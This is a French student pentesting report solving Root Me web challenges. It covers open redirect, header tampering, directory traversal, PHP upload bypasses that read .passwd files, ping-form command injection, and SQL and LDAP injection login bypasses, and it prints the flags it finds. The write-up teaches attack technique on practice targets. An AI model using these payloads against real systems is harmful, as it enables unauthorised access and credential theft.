

Hepia

Haute École du Paysage, d'Ingénierie et d'Architecture

Ingénierie et Systèmes de Communication

Année académique 2020/2021

Hacking et pentesting

Série 7 – Root Me

Genève, 30 Mai 2021


Étudiant :

Sergio Guarino

Professeur :

Stéphane Küng

Dans ce premier exercice il faut trouver un mot de passe :




Le mot de passe est donc **nZ^&@q5&sjJHev0**.



2. HTTP – Open Redirect

Ce deuxième challenge se présente avec 3 boutons, qui redirigent vers des sites externes.



Si on analyse le code source, on peut voir à quoi rassemblent les URL de redirection :

```
<!DOCTYPE html>
<html>
<head>
  <title>HTTP - Open redirect</title>
</head>

<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' medi
  <h1>Social Networks</h1>
  <a href='?url=https://facebook.com&h=a023cfbf5f1c39bdf8407f28b60cd134'>facebook</a>
  <a href='?url=https://twitter.com&h=be8b09f7f1f66235a9c91986952483f0'>twitter</a>
  <a href='?url=https://slack.com&h=e52dc719664ead63be3d5066c135b6da'>slack</a>
  <style type="text/css">
    body{
      text-align: center;
      font-family: arial;
    }
  </style>
</body>
</html>
```

On remarque qu'ils sont composés de 2 parties : l'url du site web et son hash.

On peut alors créer notre propre url de redirection. Pour cet exercice on a choisi le moteur de recherche duckduckgo. On calcule son hash (par ex. via le site <https://md5.gromweb.com>) et on peut écrire l'url :

<http://challenge01.root-me.org/web-serveur/ch52/?url=https://duckduckgo.com&h=e90a0afbdc3263653443966cdb191196>

Si on rentre cette url dans le navigateur, on peut voir que la redirection s'effectue correctement.

Pour résoudre le challenge sur root-me.org il faut creuser un peu plus à fond dans ce qui se passe lors de la redirection. Pour cela il va falloir analyser les requêtes effectuées.

En utilisant le navigateur de Burp suite, on peut voir la solution dans la réponse à la requête de redirection :

Request
Pretty Raw \n Actions

1 GET /web-serveur/ch52/?url=https://duckduckgo.com&h=e90a0afbd3263e53443966c6db191196 HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10


Response
Pretty Raw Render \n Actions

8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <title>
13 HTTP - Open redirect
14 </title>
15 </head>
16 <body>
17 <link rel='stylesheet' property='stylesheet' id='s' type='text/css' />
18 <iframe id='iframe' src='https://www.root-me.org/?page=externe_header' />
19 </iframe>
20 <p>
21 Well done, the flag is e6f8a530811d5a479812d7b82fc1a5c5
22 </p>
23 <script>
24 document.location = 'https://duckduckgo.com';
25 </script>
26 <style type='text/css'>
27 body{
28 text-align:center;
29 font-family:arial;
30 }
31 a{
32 color:#FFFFFF;
33 }
34

La solution est donc **e6f8a530811d5a479812d7b82fc1a5c5**.

3. HTTP – Headers

Comme le dit le nom de ce challenge ainsi que ce qu’affiche la page initiale (ci-dessous), pour cet exercice il faut analyser les Headers HTTP et les modifier.



Si on analyse les Headers (avec l’outil Réseau du navigateur) on remarque que dans celui de réponse il y a une ligne étrange, qui n’apparait pas dans la requête :

CSS JS XHR Fonts Images Media WS Other
☐ Disable Cache No Throttling

Headers Cookies Request Response Timings Stack Trace

Filter Headers Block Resend

GET http://challenge01.root-me.org/web-serveur/ch5/

Status 200 OK
Version HTTP/1.1
Transferred 446 B (272 B size)

Response Headers (237 B) Raw

Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
Date: Fri, 28 May 2021 21:22:05 GMT
Header-RootMe-Admin: none
Server: nginx
Transfer-Encoding: chunked
Vary: Accept-Encoding

Request Headers (386 B) Raw

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: max-age=0
Connection: keep-alive
Host: challenge01.root-me.org
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:88.0) Gecko/20100101 Firefox/88.0

L'objectif est donc celui de modifier la requête pour ajouter une valeur qui puisse interagir avec la réponse reçue. Pour modifier la requête on s'est servi d'une extension pour Firefox appelée **Simple Modify Headers**. Dans ce cas on a paramétré l'ajout d'une ligne lors de la requête :

SIMPLE MODIFY HEADERS

Uri Patterns* :

Export

Import


Parameters

Action	Header Field Name	Header Field Value	Comment	Apply on	Status
Add	Header-RootMe-Admin	yes	test	Request	ON


+ New line

Save

Et on la retrouve bien dans le Request Headers ci-dessous :



Après plusieurs tentatives pour comprendre quelle valeur il fallait trouver exactement, on a trouvé la bonne réponse : il faut ajouter le champs **Header-RootMe-Admin** et lui donner la valeur **yes**. Et ceci est le résultat après avoir envoyé le Header modifié :



4. Directory traversal

Pour cet exercice il faut exploiter la faille de Directory Traversal pour trouver un dossier caché.


En examinant l'URL de la page quand on clique sur une catégorie, on remarque qu'il est du format suivant :

<http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=devices>

où le dernier mot **devices** représente le dossier où sont contenues les images affichées. Cela veut dire que si on écrit :

<http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=../galerie>

on tombera à la racine du dossier **galerie** :



On voit que, outre aux 5 dossiers déjà présents, il y en a un supplémentaire, appelé **86hwnX2r**. Si on essaie l'URL suivant :

<http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=../galerie/86hwnX2r>

On peut afficher le contenu du dossier en question :



Ce qui est intéressant remarquer à ce point est que si on va à l'adresse :

<http://challenge01.root-me.org/web-serveur/ch15/galerie/86hwnX2r/>

L'accès est interdit. Mais si on rentre le nom du fichier que l'on souhaite visualiser (par ex. password.txt), on y a bien accès :


`http://challenge01.root-me.org/web-serveur/ch15/galerie/86hwnX2r/password.txt`

Et le contenu affiché est : **kcb\$!Bx@v4Gs9Ez**, qui est le mot de passe qui valide le challenge.

Ce qu'on remarque aussi, est que si on essaie avec l'adresse :

`http://challenge01.root-me.org/web-serveur/ch15/ch15.php?galerie=../galerie/86hwnX2r/password.txt`

il n'est pas possible de voir le contenu du fichier :



Ceci parce que la fonction utilisé en php pour accéder au lien, permet d'ouvrir uniquement des dossier et pas des fichiers.

5. File upload – double extensions

Pour ce challenge il faut charger un fichier php sous format d'image pour afficher le contenu d'un fichier de mots de passes.

Les formats permis sont uniquement .gif, .jpeg et .png, donc il n'est pas possible de charger directement du code. Une solution serait d'encoder un script sous forme de pixels de l'image, mais pour cet exercice il suffit de renommer l'extension du fichier pour qu'elle soit entre celles permises par le site.

On peut effectuer un simple test pour comprendre comment cela fonctionne. On utilise le script suivant :

```
< ?php
echo "hello";
?>
```

Et on le sauvegarde comme **img.php.png**. Si on le charge sur le site du challenge, on a bien le *hello* qui s'affiche quand on clique sur le fichier chargé.



Maintenant que l'on a compris comment le code est exécuté, on peut charger le fichier qui nous permettra d'afficher le contenu de **.passwd**.

Pour cela on utilise le script suivant :

```
<?php
echo file_get_contents( "/challenge/web-serveur/ch20/.passwd" );
?>
```


Et ça nous affiche bien le contenu du fichier :




6. File upload – MIME type

Ce challenge est similaire à celui d'avant, avec l'exception que le fichier chargé est interprété comme une image et pas comme du code, ce qui nous force à trouver un moyen de contourner ce contrôle.

En effet, si on essaie de charger le même fichier qu'avant, selon le navigateur, on a soit un message d'erreur (Firefox)



soit une image s'affiche (Opera)



Il va donc falloir charger le fichier en format .php et non .png. Mais comment outrepasser le contrôle du type de fichier ?


Si on regarde le Header de la requête (navigateur de Burp Suite, capture ci-dessous), on verra que le champ **Content-Type** est indiqué comme **application/octet-stream**. Il suffit de remplacer ce champ avec **image/png** et la requête est bien acceptée.

Request

Pretty Raw \n Actions ▾

```
1 POST /web-serveur/ch21/?action=upload HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 274
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXc29vadNGnRX3xyG
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/90.0.4430.212 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng, */*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=60ec0f715b70ad3601e4cc98878da66f
14 Connection: close
15
16 -----WebKitFormBoundaryXc29vadNGnRX3xyG
17 Content-Disposition: form-data; name="file"; filename="img.php"
18 Content-Type: application/octet-stream
19
20 <?php
21 echo file_get_contents( "/challenge/web-serveur/ch21/.passwd" );
22 ?>
23
24
25 -----WebKitFormBoundaryXc29vadNGnRX3xyG--
26
```

Si on clique sur notre fichier php, on aura bien l’affichage du mot de passe caché :



À cause des différences entre les navigateurs, comprendre quelle partie il fallait modifier ça n’a pas été immédiat comme quand on utilise Burp. Par exemple avec Opera, les lignes 15-25 de la capture ci-dessus ne s’affichent pas du tout et avec Firefox elles sont dans un onglet séparé qui n’est pas possible de modifier avec l’outil de l’exercice 3.

7. PHP – Injection de commande

Pour ce challenge on est présenté avec un form qui effectue un ping à l’adresse entré en paramètre :




```
127.0.0.1 Submit
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=59 time=16.8 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=59 time=17.0 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=59 time=17.2 ms

--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 16.788/17.008/17.230/0.180 ms
```

Si on rentre une autre commande après l'adresse IP, celle-ci sera aussi exécutée. Par exemple si on écrit :

127.0.0.1; echo "hello";


On obtient le résultat suivant :



```
127.0.0.1 Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.069 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.069 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.052/0.063/0.069/0.008 ms
hello
```

Comme l'on sait que le mot de passe est caché dans le fichier index.php, il suffit de lancer la commande **cat** sur ce fichier.



```
127.0.0.1 Submit
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=59 time=17.2 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=59 time=17.2 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=59 time=16.7 ms

--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 16.701/17.009/17.174/0.217 ms

127.0.0.1
Submit
```

Même si le navigateur nous affiche à nouveau le champ pour le ping, on peut analyser le code source de la page pour afficher le mot de passe :

```
<html>
<head>...</head>
<body>
  <link rel="stylesheet" property="stylesheet" id="s" type="text/css" href="/template/s.css" media="all">
  <iframe id="iframe" src="https://www.root-me.org/?page=externe_header">...</iframe>
  <form method="POST" action="index.php">
    <input type="text" name="ip" placeholder="127.0.0.1">
    <input type="submit">
  </form>
  <pre>
    "PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
    64 bytes from 1.1.1.1: icmp_seq=1 ttl=59 time=17.2 ms
    64 bytes from 1.1.1.1: icmp_seq=2 ttl=59 time=17.2 ms
    64 bytes from 1.1.1.1: icmp_seq=3 ttl=59 time=16.7 ms

    --- 1.1.1.1 ping statistics ---
    3 packets transmitted, 3 received, 0% packet loss, time 2003ms
    rtt min/avg/max/mdev = 16.701/17.009/17.174/0.217 ms


    "
    <title>Ping Service</title>
    <form method="POST" action="index.php">
      <input type="text" name="ip" placeholder="127.0.0.1">
      <input type="submit">
    </form>
    <pre>
      <!--?php
      $flag = "S3rv1ceP1n9Sup3rS3cure";
      if(isset($_POST['ip']) && !empty($_POST['ip'])){
        $response = shell_exec("timeout 5 bash -c 'ping -c 3 ".$_POST['ip']."'");
        echo $response;
      }
      ?--> == $0
    </pre>
  </pre>
</body>
</html>
```

8. SQL Injection – Authentification

Pour résoudre ce challenge il va falloir injecter du code SQL dans les champs de login présents dans la page. On peut essayer d'abord avec une requête simple pour essayer de comprendre comment fonctionne le site.



Si on rentre 'OR 1=1 ; dans le champ login et un caractère au hasard dans le champ password, on nous retourne les données de login du **user1** (le mot de passe est en clair dans le code source de la page) :



Authentication v 0.01

Welcome back user1 !

Your informations :

- username :

- password :

Login

Password

Ceci nous fait comprendre que la requête SQL doit rassembler à quelque chose comme cela :

SELECT FIRST(username,password) FROM users WHERE username='le user rentré' AND password='le mot de passe';

Pour retrouver le compte admin, il suffit d'injecter le string suivant (trouvé après d'innombrables tentatives) dans n'importe desquels des 2 champs :

' OR username = 'admin';

Et on obtient bien le login admin :



Authentication v 0.01

Welcome back admin !

Your informations :

- username :

- password :

Hi master ! To validate the challenge use this password

Login

Password

```

<html>
  <head>...</head>
  <body>
    <link rel="stylesheet" property="stylesheet" id="s" type="text/css" href="..."/>
    <iframe id="iframe" src="https://www.root-me.org/?page=externe_header">
      <h1>Authentication v 0.01</h1>
      <h2>Welcome back admin !</h2>
      <h3>Your informations :</h3>
    <p>
      "- username : "
      <input type="text" value="admin" disabled>
      <br>
      "- password : "
      <input type="password" value="t0_W34k!$" disabled> == $0
    </p>
    <br>
    "Hi master ! "
    <b>To validate the challenge use this password</b>
    <form action method="post">...</form>
  </body>
</html>


```

9. SQL Injection – String

Cet exercice est composé de plusieurs pages : une page d'accueil avec des news, une page de recherche et une de login.

La première chose que l'on peut essayer c'est d'écrire '**OR 1=1**' ; dans le champ login comme fait avant. On voit que cette fois rien ne se passe.


On essaie alors la même chose dans le champ de recherche et on a bien un résultat : toutes les news du site.



Maintenant il ne reste que trouver le bon string SQL qui nous permet d'afficher le mot de passe admin. Après quelques tentatives, on découvre que la table avec les données de login s'appelle **users**. On peut alors écrire la commande suivante :

' OR 1=1 UNION ALL SELECT username, password FROM users;


Ce qui nous donne le résultat suivant :



10. LDAP Injection

Ce challenge s'est révélé un des plus difficiles, car en ne connaissant pas bien la syntaxe LDAP, il a fallu aller par tentatives pour trouver la solution.

Ci-dessous certaines des lignes rentrées en paramètre dans les deux champs (voir le message en rouge, pas la valeur dans Username). Des nombreuses variations de cette syntaxe ont également été testées.



Warning: ldap_search(): Search: Bad search filter in /challenge/web-serveur/ch25/index.php on line 70


SSO v 0.01

ERROR : Invalid LDAP syntax : (&(uid=admin)(&))(userPassword=kd))

Authenticate yourself

Username

Password



Warning: ldap_search(): Search: Bad search filter in /challenge/web-serveur/ch25/index.php on line 70


SSO v 0.01

ERROR : Invalid LDAP syntax : (&(uid=admin)(&))(userPassword=kd))

Authenticate yourself

Username

Password



Warning: ldap_search(): Search: Bad search filter in /challenge/web-serveur/ch25/index.php on line 70


SSO v 0.01

ERROR : Invalid LDAP syntax : (&(uid=*)(uid=*))((uid=*)(userPassword=a))

Authenticate yourself

Username

Password



Warning: ldap_search(): Search: Bad search filter in /challenge/web-serveur/ch25/index.php on line 70

SSO v 0.01

ERROR : Invalid LDAP syntax : (&(uid=*)(&))(userPassword=a))

Authenticate yourself

Username

Password

Finalement, on est parvenus à la solution en rentrant * dans le champ Username et *)(& comme mot de passe.



SSO v 0.01

Welcome back ch25

Informations

- Email :
- Username :
- Password :

Applications

No applications available for the moment